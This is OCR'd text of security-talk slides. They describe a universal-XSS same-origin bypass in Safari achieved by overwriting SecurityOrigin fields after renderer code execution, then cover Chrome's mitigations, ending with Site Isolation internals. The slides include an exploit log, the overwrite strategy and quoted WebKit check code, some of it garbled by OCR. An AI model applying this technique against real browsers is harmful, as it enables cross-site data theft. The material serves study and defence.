
Forget the Sandbox Escape: Abusing Browsers from Code Execution - Amy Burnett - BlueHatIL 2020

-
-
-

=> N

1.

2.



```
Target addr = 0x0000000458974180
Starting exploit
container # 0x000000045a36c020
leaked jscell = 0x0008220700003a6e
Arb read/write works
XMLHttpRequest # 0x000000045979b040
Webcore # 0x000000044ffff000
jit at 0x00005325b0028140
Starting UXSS Payload
```

Parent Page:
https://attacker.com

Iframe Page:
https://google.com

UXSS on https://www.google.com

Close

```
;(DOMWindow& activeWindow, const String& urlString)

rityOrigin().canAccess(document()->securityOrigin()))

;sErrorMessage(...));
```

```
oadForXFrameOptions(...)

sition = parseXFrameOptionsHeader(content);

{
the same origin
ostPort(topFrame.document()->securityOrigin()))

    //[...]
}
```

https://msrndcdn360.blob.core.windows.net/bluehat/bluehatil/2022/assets/doc/Forget%20the%20Sandbox%20Escape%20Abusing%20Browsers%20from%20Code%20Execution.pdf

Case Study: SOP Bypass via Renderer RCE in Safari

Forget the Sandbox Escape: Abusing Browsers from Code Execution - Amy Burnett - BlueHatIL 2020


- **Condition 1: The attacker's Page and the victim iframe are in the same renderer.**
- **Condition 2: The Check Code (such as SOP) is in the renderer process.**
- **Condition 3: Domain structure used by Check Code is also in the process.**

=> Modify data in Renderer Process to bypass check.

1. Overwrite ***m_universalAccess*** in SecurityOrigin of the domain

   -> bypass Check of Cross-domain data access

   -> Inject XSS payload into iframe




```
bool DOMWindow::isInsecureScriptAccess(DOMWindow& activeWindow, const String& urlString)
{
    //[...]
    if (activeWindow.document()->securityOrigin().canAccess(document()->securityOrigin()))
        return false;
    //[...]
    printErrorMessage(crossDomainAccessErrorMessage(...));
}
```

2. Overwrite protocol, host, port in SecurityOrigin of the domain

   -> bypass X-Frame-Options

   -> Make any site can be loaded in iframe



```
bool FrameLoader::shouldInterruptLoadForXFrameOptions(...)
{
    //[...]
    XFrameOptionsDisposition disposition = parseXFrameOptionsHeader(content);

    switch (disposition) {
    case XFrameOptionsSameOrigin: {
        // Check if the parent is the same origin
        if (!origin->isSameSchemeHostPort(topFrame.document()->securityOrigin()))
            return true;
        return false;
    }
    case XFrameOptionsDeny:
        // Always interrupt load
        return true;
    //[...]
}
```


https://msrndcdn360.blob.core.windows.net/bluehat/bluehatil/2022/assets/doc/Forget%20the%20Sandbox%20Escape%20Abusing%20Browsers%20from%20Code%20Execution.pdf

UXSS Harden in Chrome

Forget the Sandbox Escape: Abusing Browsers from Code Execution - Amy Burnett - BlueHatIL 2020

- **Condition 1: The attacker's Page and the victim iframe are in the same renderer.**
- **Condition 2: The Check Code (such as SOP) is in the renderer process.**
- **Condition 3: Domain structure used by Check Code is also in the process.**

=> Modify data in Renderer Process to bypass check.



2017.02

Out-of-Process iframes (OOPIFs)

- Allow **a child frame** of a page to be rendered by a **different process** than its parent frame
- Kill **Condition 1**

2017.10

PlzNavigate

- Move cross-origin security checks to **Browser** Process.
- Kill **Condition 2 & 3**

2018.07

Site Isolation

- Limits **each renderer process** to documents from **a single site.**
- The **most promising countermeasure** against UXSS attacks.

https://research.google/pubs/analysis-of-uxss-exploits-and-mitigations-in-chromium/


What is Site Isolation?

principle:

Treats **each web site** as a separate security principal **requiring a dedicated renderer** process.


What's new:

- Site Principals
- Dedicated Processes
- **Cross-Process Navigations**
- **Out-of-process iframes**
- Cross-Origin Read Blocking



```
1. <iframe src="http://vicitm.com"></iframe>
2. window.open("http://vicitm.com")
```

Out-of-process iframes



Cross-Process Navigations

https://www.usenix.org/system/files/sec19-reis.pdf

How is Site Isolation implemented?

How to trace code ? → NavigationRequest::StartNavigation

```
void NavigationRequest::StartNavigation() {
  // [...]
  if (associated_rfh_type_ != AssociatedRenderFrameHostType::NONE) {
    RenderFrameHostImpl* navigating_frame_host =
        associated_rfh_type_ == AssociatedRenderFrameHostType::SPECULATIVE
            ? frame_tree_node_->render_manager()->speculative_frame_host()
            : frame_tree_node_->current_frame_host();
    SetExpectedProcess(navigating_frame_host->GetProcess());
  }
  // [...]
}
```

How is Site Isolation impl

